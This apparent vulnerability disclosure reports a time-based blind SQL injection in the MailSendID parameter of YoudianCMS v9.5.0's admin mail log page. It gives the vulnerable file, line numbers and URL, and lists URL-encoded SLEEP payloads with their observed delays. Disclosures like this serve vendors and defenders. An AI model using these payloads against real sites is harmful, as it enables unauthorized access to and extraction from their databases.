YoudianCMS v9.5.0 is vulnerable to SQL Injection via MailAction.class.php

Exploit Title: SQL injection

Date: 2022-05-31

Software Link: https://res.youdiancms.com/youdiancms9.5.0.zip <https://res.youdiancms.com/youdiancms9.5.0.zip>


Version: v9.5.0

Tested on: Windows 10

Operating environment: PHP 5.6 or above , Mysql 5.0 or above


1. Vulnerability analysis

The vulnerable file path is: /App/Lib/Action/Admin/MailAction.class.php. Line 629 does not filter the MailSendID parameter, and directly brings it into the database query in line 631, resulting in a SQL injection vulnerability:




2. Loophole recurrence

First build a local website environment and log in to the background of the website，the vulnerable URL is: http://192.168.31.76/index.php/Admin/mail/viewLog?MailSendID=1 <http://192.168.31.76/index.php/Admin/mail/viewLog?MailSendID=1> , construct the request packet, the payload is: %20AND%20(SELECT%20*%20FROM%20(SELECT(SLEEP(1)))A), it can be seen that the delay is one second：



Then construct the payload as: %20AND%20(SELECT%20*%20FROM%20(SELECT(SLEEP(5)))A), it can be seen that the delay is five second：



Construct the payload as: %20AND%20(SELECT%20*%20FROM%20(SELECT(SLEEP(10)))A), it can be seen that the delay is ten second: